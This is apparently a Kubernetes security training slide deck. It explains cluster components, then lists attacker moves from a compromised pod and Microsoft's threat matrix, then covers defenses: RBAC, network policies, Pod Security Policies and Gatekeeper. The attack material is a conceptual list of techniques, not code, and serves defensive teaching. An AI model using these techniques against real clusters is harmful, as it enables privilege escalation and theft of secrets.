
Market Share

AWS: 33%

Azure: 22%

GCP: 9%

Microservice Architecture



Ref: <https://github.com/GoogleCloudPlatform/microservices-demo>
(Copyright 2020 Google LLC, distributed under Apache license)

**Google launched 2 billion
containers per week in
2014**

(approx. 3,300/second)



**They did this with roughly 2.5
million servers in 2016.**

**Hard drives had an annualized
failure rate of 1.95% in 2016**

**At one drive per server, that's
133 drive failures per day, or
every 9 minutes.**



**What features would you
need to manage that?**

**Reference and Fascinating Presentation:
Joe Beda, GlueCon 2014 Presentation**

<https://bit.ly/3fmYzu0>

Kubernetes Features

- Bin Packing (Assigning workloads to machines)
- Self Healing
- Horizontal Scaling
- Service Discovery and Load Balancing
- Secret and Configuration Management
- Storage Orchestration
- Automated Rollouts and Rollbacks
- A/B Testing


**Software-defined
Datacenter via
Container
Orchestration**

Control Loops and the Declarative Model make this possible

Kubernetes Concepts and Terms

- Pods and Volumes
- Nodes
- Services
- Deployments
- Namespaces

Pods: Containers and Volumes



All containers in a pod share an IP address and may share the volumes defined in that pod.

Reference: Pods


- a collection of one or more containers
- the smallest unit of work in Kubernetes
 - Expresses shares-a-host dependency between containers
 - If two programs absolutely must be placed onto the same node, use separate containers sharing a pod
- always includes a “pause” container
- shares a single network kernel namespace between containers
 - All containers in a pod have the same IP address
 - Programs across a pod must avoid binding to the same port numbers
- may define a volume for storage, which can be mounted into one or more of the containers' filesystems.

Deployment: Creating and Maintaining Pods

Deployment:

A deployment creates pods from the image you specify.


It maintains and scales the right number of pods, through both crashes and load increases/decreases.



Nodes: Hosts in the Cluster

Nodes run:

- Kubelet
- Container Runtime (Docker, containerd, ...)
- Kube-Proxy



Reference: Nodes

- A node is a Kubernetes host (virtual or physical machine) where containers are staged.
- A node has these components:
 - A container runtime (Docker, containerd, CRI-O,...)
 - `kubelet`
 - `kube-proxy`
- **Container runtime:** instructs the kernel to create containers
- **kubelet:** tells the container runtime what to create, destroy or configure.
- **kube-proxy:** configures `iptables`, IPVS, and otherwise proxies traffic.


Services: Load Balancers

Service: a load balancer

A service creates:

- a DNS name
- a virtual IP address
- an incoming/outgoing port pair

These redirect traffic to pods whose labels match those specified in the service's manifest.



Services: DNS Names

Services create a DNS name (A record) in DNS:

app.default.svc.cluster.local

Services also create SVC records for the named port:

_80-80._tcp.app.default.svc.cluster.local

```
apiVersion: v1
kind: Service
metadata:
  name:      app
  namespace: default
  labels:
    app:  app
spec:
  type: ClusterIP
  selector:
    app:  app
  ports:
    - name:      80-80
      port:      80
      protocol:   TCP
      targetPort: 80
status:
  loadBalancer: {}
```

Namespaces Organize Objects

- A namespace is a logical grouping for Kubernetes objects (pods, roles, ...)
- Namespaces might separate projects, users, or departments – it's up to the admins.
- Every cluster starts with a default namespace and at least three kube- namespaces.
- The primary two universal namespaces you'll interact with are:

`default:` Resources are deployed here when namespace isn't specified
`kube-system:` Kubernetes' default control plane components are here.

Any namespace that begins with `kube-` is considered a control-plane namespace.

Kubernetes Glossary

- Containers: Linux namespace and control group-based "lightweight VMs"
- Pods: collections of containers, the smallest unit of work in Kubernetes
- Nodes: hosts on which the containers/pods run
- Services: load balancers, allowing pods to scale and fail
- Deployments: method for creating pods and handling scaling and failing
- Namespaces: logical groupings of resources, possibly by tenant, department or application

Control Loops

- Kubernetes is a "declarative" system, rather than an "imperative" one.
- You tell Kubernetes to keep (5) copies of a container running, by creating a deployment.
- Kubernetes takes responsibility for keeping five containers staged, spread out to as many as five machines (nodes), watching for container or node failures.
- It does this by running control loops, which continually check the reality of the cluster against the desired state you've specified.
- Whenever the reality doesn't match the desired state, a controller takes action to correct that, without waiting for a human to notice.

Control Plane Node-Only Components (1/2)

The following Kubernetes control plane components are run only on control plane nodes:

- **Kubernetes API Server**
 - Accepts declarative object configurations, generated by kubectl and API requests.
 - Serves as the first point of contact for the cluster.
- **etcd Server**
 - Retains the state of every object in the cluster.
 - Allows "is the answer different from the last time I asked" queries.
- **Controller Manager**
 - Runs control loops to bring the cluster's state to parity with etcd's contents
 - Contains multiple controllers, all compiled into one binary.

Control Plane Node-Only Components (2/2)

- Scheduler
 - Chooses a node for each new pod, subject to constraints. (i.e., "bin packs workloads")
- CoreDNS (replacing Kube-DNS)
 - Gives every endpoint a DNS name, like postgres.mktg.svc.cluster.local

Vital Kubernetes Target Components: All Nodes

- Kubelet
 - Bridges the Kubernetes infrastructure to the container runtime (e.g., containerd, CRI-O, Docker,...)
- Container Runtime
 - Pulls container images and instructs the kernel to create/destroy containers, as well as other functionality.
- Kube-Proxy
 - configures `iptables`, IPVS, and otherwise proxies traffic.
- Pods
 - Control plane components
 - Workloads.

Attacking Kubernetes Clusters

- An attack on Kubernetes generally starts from the perspective of a compromised pod.
- The threat actor reaches this point via a scenario similar to these:
 - Actor compromised the application running in one container in the pod.
 - Actor phished/compromised a person who had access to the pod.
 - Actor was authorized and wants to escalate their privileges.
- As a defender, once you can handle the compromised pod scenario, it's time to gain the ability to handle a compromised node.
 - Nodes are compromised either directly, through phishing/social engineering attacks, or through container breakouts.

Attacks from within a Compromised Pod

An attacker in a pod may, among other things:

- Use the access provided by the pod to access other services`
- Attack other containers in their pod
- Make requests to the API server or a Kubelet to:
 - Run commands (possibly interactively) in a different pod
 - Start a new pod with privilege and node filesystem/resource access
 - Gather secrets that Kubernetes provides to pods
- Connect to the Kubernetes dashboard to perform actions
- Interact with the etcd server to change the cluster state
- Interact with the cloud service provider using a cluster account.

Microsoft's Threat Matrix for Kubernetes

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
Using Cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API server	Access cloud resources	Data Destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account	Resource Hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod / container name similarity	Access container service account	Network mapping	Cluster internal networking	Denial of service
Application vulnerability	Application exploit (RCE)		Access cloud resources	Connect from Proxy server	Applications credentials in configuration files	Access Kubernetes dashboard	Applications credentials in configuration files	
Exposed Dashboard	SSH server running inside container					Instance Metadata API	Writable volume mounts on the host	
							Access Kubernetes dashboard	
							Access tiller endpoint	

Defense: Overarching Note

You must upgrade your Kubernetes cluster.

Kubernetes development is active and moves very quickly.

The Kubernetes project supports only the last year's worth of releases. If a cluster is more than 12 months old, it may very well no longer have security patches available.

Before the third quarter of 2020, Kubernetes only supported 9 months of releases.

Additionally, the Kubernetes security defaults and capabilities continue to improve.

Defense: RBAC and Authorization (Authz)

- Role-based Access Control (RBAC)
- Removing default service account permissions

Role-Based Access Control

- You can place restrictions on the API server via RBAC.
- RBAC defines what PRINCIPALS can perform what ACTIONS.
- Principals are users or service accounts.
 - Example: [jay in group system:authenticated]
- Actions are VERBS combined with OBJECT types:
 - Example: [create namespace]
 - Example: [in a specific namespace, create apps deployment]

Role-Based Access Control: Roles

- You provide the ability to do these things by creating:
 - Role – specifying a list of actions
 - Role Binding – allowing a principal to use a role (list of actions).
- Roles have a many-to-many relationship with principals.
- Roles and Role Bindings are scoped to a namespace.
 - To scope globally, use Cluster Roles and Cluster Role Bindings.

Create a Role and RoleBinding

```
kind: Role
apiVersion: ...
metadata:
  name: ing-pod-reader
  namespace: inguardians-ns
rules:
- verbs: ["get","list"]
  apiGroups: [""]
  resources: ["pods"]
```

```
kind: RoleBinding
apiVersion: ...
metadata:
  name: frontend-pod-reader
  namespace: inguardians-ns
roleRef:
  kind: Role
  apiGroup: ...
  name: ing-pod-reader
Subjects:
- kind: ServiceAccount
  apiGroup: ...
  name: frontend
```


Creating Custom Roles Automatically

Jordan Liggitt wrote a tool called Audit2RBAC, similar to Audit2Allow for SELinux.

<https://github.com/liggitt/audit2rbac/>

Watch this in action via this video:

<https://www.youtube.com/watch?v=n2cD20moYe8&feature=youtu.be>

Default Service Account Permissions

Once you have custom service accounts defined and working, remove permissions on the default service accounts.

Reference:

<https://kubernetes.io/docs/tasks/configure-pod-container/configure-service-account/>

Exercise: Kubernetes Own the Nodes

We're going to do our first Kubernetes exercise now.

Please:

Open the Firefox browser on the class machine to:

<http://localhost:10000/exercises/kubernetes-own-the-nodes>

YAML Review

Let's discuss YAML, using simpler examples, but reflecting on what this means about the more complex example at the right.

```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: networkpolicy
  namespace: default

spec:
  podSelector:
    matchLabels:
      label: value

  policyTypes:
    - Ingress
    - Egress

  ingress:
    - <some rule>
  egress:
    - <some rule>
```

YAML Review: Dictionaries

Items at the same level of indention, unless preceded by a hyphen (-), are like dictionary items:

```
kind: duck
age: juvenile
gender: male
```

represents an animal object, like a dictionary in Python.

Here, we have an anonymous object, whose "kind" key is "NetworkPolicy" and "apiVersion" is "networking...."

```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: networkpolicy
  namespace: default

spec:
  podSelector:
    matchLabels:
      label: value

  policyTypes:
    - Ingress
    - Egress

  ingress:
    - <some rule>
  egress:
    - <some rule>
```

YAML Review: Nested Dictionaries

Items indented under another item, without hyphens (-), represent a dictionary nested within the item:

Under metadata, we have name and namespace. Here's what that creates:

```
metadata['name'] = 'networkpolicy'  
metadata['namespace'] = 'default'
```

```
kind: NetworkPolicy  
apiVersion: networking.k8s.io/v1  
metadata:  
  name: networkpolicy  
  namespace: default  
  
spec:  
  podSelector:  
    matchLabels:  
      label: value  
  
  policyTypes:  
    - Ingress  
    - Egress  
  
  ingress:  
    - <some rule>  
  egress:  
    - <some rule>
```

YAML Review: Lists

If we have an item indented under another item by a hyphen and space, the top item is a list and the bottom item is a list item.

The policyTypes item is a list, with items "Ingress" and "Egress," like so:

```
policyTypes = ["Ingress", "Egress"]
```

```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: networkpolicy
  namespace: default

spec:
  podSelector:
    matchLabels:
      label: value

  policyTypes:
  - Ingress
  - Egress

  ingress:
  - <some rule>
  egress:
  - <some rule>
```

YAML Review: Complex Objects Level One

The first five lines at the right create a dictionary. The value for "kind" is "NetworkPolicy," while the value for "apiVersion" is "networking.k8s.io/v1," but the value for "metadata" is a nested dictionary:

```
object['kind'] = 'NetworkPolicy'  
object['apiVersion'] = 'networking.k8s.io/v1'  
object['metadata']['name'] = 'networkpolicy'  
object['metadata']['namespace'] = 'default'
```

```
kind: NetworkPolicy  
apiVersion: networking.k8s.io/v1  
metadata:  
  name: networkpolicy  
  namespace: default  
  
spec:  
  podSelector:  
    matchLabels:  
      label: value  
  
  policyTypes:  
    - Ingress  
    - Egress  
  
  ingress:  
    - <some rule>  
  egress:  
    - <some rule>
```


YAML Review: Complex Objects Level Two (1 of 6)

The spec key's value is a dictionary, with keys:

podSelector
policyTypes
ingress
egress

The podSelector's value is a single-item dictionary, with only a "matchLabel" key.

The matchLabel's value is a single item dictionary, with the key "label" set to "value".

```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: networkpolicy
  namespace: default

spec:
  podSelector:
    matchLabels:
      label: value

  policyTypes:
    - Ingress
    - Egress

  ingress:
    - <in rule 1>
    - <in rule 2>
  egress:
    - <some rule>
```

YAML Review: Complex Objects Level Two (2 of 6)

Translating these two statements into pseudo-code:

1. The podSelector's value is a single-item dictionary, with only a "matchLabel" key.
2. The matchLabel's value is a single item dictionary, with the key "label" set to "value".

We see:

```
podSelector['matchLabels']['label'] = 'value'
```

```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: networkpolicy
  namespace: default

spec:
  podSelector:
    matchLabels:
      label: value

  policyTypes:
  - Ingress
  - Egress

  ingress:
  - <in rule 1>
  - <in rule 2>
  egress:
  - <some rule>
```

YAML Review: Complex Objects Level Two (3 of 6)

`policyTypes` value is a two-item list:

```
policyTypes = ['Ingress','Egress']
```

Since `policyTypes` is a key of the `spec` dictionary, we can see this as:

```
spec['policyTypes'] = ['Ingress','Egress']
```

```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: networkpolicy
  namespace: default

spec:
  podSelector:
    matchLabels:
      label: value

  policyTypes:
    - Ingress
    - Egress

  ingress:
    - <in rule 1>
    - <in rule 2>
  egress:
    - <some rule>
```

YAML Review: Complex Objects Level Two (4 of 6)

The ingress key's value is also a list:

```
spec['ingress']=['<in rule 1>','<in rule 2>']
```

So we can put that in the context of the object itself, like so:

```
object['spec']['ingress'] =  
    ['<in rule 1>','<in rule 2>']
```

The egress key's value is a single-item list:

```
spec['egress']=['<some rule>']
```

```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: networkpolicy
  namespace: default

spec:
  podSelector:
    matchLabels:
      label: value

  policyTypes:
  - Ingress
  - Egress

  ingress:
  - <in rule 1>
  - <in rule 2>
  egress:
  - <some rule>
```

YAML Review: Complex Objects Level Two (5 of 6)

Putting this all together - the file on the right describes a dictionary with keys:

kind	a string
apiVersion	a string
metadata	a dictionary, with two keys
spec	a dictionary, with four keys

```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: networkpolicy
  namespace: default
spec:
  podSelector:
    matchLabels:
      label: value
  policyTypes:
    - Ingress
    - Egress
  ingress:
    - <in rule 1>
    - <in rule 2>
  egress:
    - <some rule>
```

YAML Review: Complex Objects Level Two (6 of 6)

object['spec'] is a dictionary (dict) with four keys:

podSelector	a dict, containing a dict
policyTypes	a list
ingress	a list
egress	a list

```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: networkpolicy
  namespace: default

spec:
  podSelector:
    matchLabels:
      label: value
  policyTypes:
  - Ingress
  - Egress
  ingress:
  - <in rule 1>
  - <in rule 2>
  egress:
  - <some rule>
```

Network Policies

- Network policies are Kubernetes' built-in firewall capabilities for pods.
- We'll discuss another method of traffic control later: service meshes.

Network Policy Introduction and Structure

Network policies create firewall rules, using label selection.

You create one or more policies.

Each policy names pods that it applies to via a label-based `podSelector`.

Once you create a network policy for a pod, you have a default deny for traffic for that pod in that direction.

```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: networkpolicy
  namespace: default

spec:
  podSelector:
    matchLabels:
      label: value

  policyTypes:
    - Ingress
    - Egress

  ingress:
    - <some rule>
  egress:
    - <some rule>
```


Network Policy Example

This example describes what kind of traffic is allowed inbound to the pods whose labels match:

app = bookstore

role = backend

It permits traffic ONLY from pods whose **app** label matches **bookstore**.

These labels have no inherent meaning, except conventional.

```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: bookstore-backend
spec:
  podSelector:
    matchLabels:
      app: bookstore
      role: backend

  ingress:
    - from:
      - podSelector:
          matchLabels:
            app: bookstore
```

Port-specific Rules

The policy can name ports, rather than simply allowing all traffic.

This policy permits incoming traffic to the bookstore backend pods' TCP ports 80 and 443.

```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: bookstore-backend-web-ports
spec:
  podSelector:
    matchLabels:
      app: bookstore
      role: backend
  ingress:
    - ports:
        - protocol: TCP
          port: 80
        - protocol: TCP
          port: 443
```

Combining Source Labels and Destination Ports

The policy can name ports, rather than simply allowing all traffic.

This policy permits traffic to port 80 on the bookstore backend pods, when it originates from other bookstore pods.

```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: bookstore-backend-from-bookstore-pods
spec:
  podSelector:
    matchLabels:
      app: bookstore
      role: backends

  ingress:
    - from:
        - podSelector:
            matchLabels:
              app: bookstore

      ports:
        - protocol: TCP
          port: 80
```

Network Policy Wildcards and Allow-All

To make something apply to all pods or all ports or so on, use {}.

- In a podSelector, {} means “all pods”
- In an ingress or egress list, {} means "everything".

The example on the right permits all pods to receive inbound traffic without restriction.

```
---
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-all-ingress
spec:
  podSelector: {}
  policyTypes:
    - Ingress
  ingress:
    - {}
```

Network Policy by IP Address

The podSelector, which indicates what pods this policy controls traffic into (ingress) or out of (egress), uses only labels. It does not use pod names or IP addresses.

On the other hand, the ingress and egress rules can use labels but can also use IP addresses.

```
---
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-all-ingress-to-bookstore
spec:
  policyTypes:
  - Ingress
  podSelector:
    matchLabels:
      app: bookstore
  ingress:
  - from:
    - ipBlock:
        cidr: 172.17.0.0/16
        except:
        - 172.17.1.0/24
        - 172.17.3.0/24
```

Network Policy Methodology

- Unless a pod has a single network policy, the pod can receive or send without restriction.
- Once a pod has one or more network policies in a given direction (ingress or egress), traffic is governed by default-deny.
- Multiple network policies can be in place for a pod. If any network policy would allow the traffic, it is allowed.
- If a pod has an ingress policy, but no egress policy:
 - Incoming (ingress) traffic is default-deny.
 - Outbound (egress) traffic is default-allow.
- If a pod has an egress policy, but no ingress policy:
 - Outbound (egress) traffic is default-deny.
 - Incoming (ingress) traffic is default-allow.

Transition

Let's move on from Network Policies to Pod Security Policies.

Kubernetes PSP

Pod Security Policies

Defense: Pod Security Policies

A pod security policy (PSP) sets standards for pods' admission to the cluster.

You define standards, then state which users can use which pod security policy as the "minimum security bar" to clear.

Pod Security Policy Coverage

Pod Security Policies allow you to restrict the privilege with which a pod runs.

- Volume white-listing / Usage of the node's filesystem
- Read-only root filesystem
- Run as a specific (non-root) user
- Prevent privileged containers (all capabilities, all devices, ...)
- Root capability maximum set
- SELinux or AppArmor profiles – choose from a set
- Seccomp maximum set
- Sysctl maximum set

Pod Security Policy Methodology

- Without pod security policies, the system allows any pod to be admitted.
- Once you apply a single pod security policy, it becomes default-deny.
- Multiple pod security policies can be in place – each one defines a set of standards that will grant a pod admission to the cluster.
- The pod security policies are evaluated in alphabetical order, such that people generally create numbered policies, this this example:

```
10-no-root-apparmor-required  
20-root-allowed-apparmor-required  
30-root-allowed-no-apparmor-required
```

Pod Security Policy RBAC

To use a pod security policy to obtain admission to the cluster for your pods, your user or service account needs a role permitting you to use that PSP.

The policy is a cluster-wide resource, but RBAC permits different users and namespaces to have different policies.

This is easier to understand through exercise – we'll be doing one shortly where you can see how this part works.

RBAC Reminder

A role is a set of capabilities, given a name to group them.

Example: You could name a role `"create-pods-deployments"`

The capabilities are verb - object pairs, like:

`create deployments`

`create pod`

A role binding is what connects a user/service account to a role.

`service account "frontend" is bound to "create-pods-deployments"`

PSPs Require the Admission Controller

You can define Pod Security Policies, but they will only be effective if the PodSecurityPolicy admission controller is activated.

This is a security vulnerability, as a cluster operator can have a false sense of security if she applies PSPs, but they are silently unenforced.

On our test cluster, we do this by changing the manifest file that describes the kube-apiserver pod:

1. Edit the file `/etc/kubernetes/manifests/kube-apiserver.yaml`
2. On the line `--admission-control`, append `"PodSecurityPolicy"`.
3. Restart the kube-apiserver program's container and you're ready to go.

Exercise: Kubernetes Pod Security Policies

Let's do another defense exercise on the same scenario we just worked with.

Please:

Open the Firefox browser on the class machine to:

<http://localhost:10000/exercises/kubernetes-psp>

Kubernetes

Open Policy Agent - Gatekeeper

Competitors to the PSP Admission Controller

Pod Security Policies are popular, but still haven't moved out of Beta to General Availability. There are competing admission controllers.

Open Policy Agent's Gatekeeper appears to be the likely replacement.

<https://github.com/open-policy-agent/gatekeeper>

Cruise Automation's k-rail project may be a contender as well. It's less capable than OPA Gatekeeper, but it's also much simpler.

<https://github.com/cruise-automation/k-rail>

OPA Gatekeeper Introduction

Open Policy Agent Gatekeeper is incredibly expressive, allowing you to create any constraints on a cluster that you can code into OPA's Datalog-inspired language, Rego.

Rather than applying a number of Pod Security Policies, it applies governing policies in the form of Constraint Templates and Constraints.

Rego is a custom language created by OPA:

<https://www.openpolicyagent.org/docs/latest/policy-language/>

Structure of a Governing Policy

A governing policy item for Gatekeeper has two necessary files:

Constraint Template: has Rego to evaluate a proposed resource (pod, namespace...)

Constraint: creates rules by filling in specific values into the Constraint template

Let's look at how this works on the next two slides.

Constraint Template Example

Sections:

- CRD – defines a custom resource
- Rego:
 - Package name
 - Functions to help parse a resource
 - Rules that evaluate the resource and return violations, with reasons in their messages.

```
apiVersion: templates.gatekeeper.sh/v1beta1
kind: ConstraintTemplate
metadata:
  name: k8srequiredlabels
spec:
  crd:
    spec:
      names:
        kind: K8sRequiredLabels
      validation:
        ...
  targets:
    - target: admission.k8s.gatekeeper.sh
      rego: |
        package k8srequiredlabels

        ... functions to help parse ...

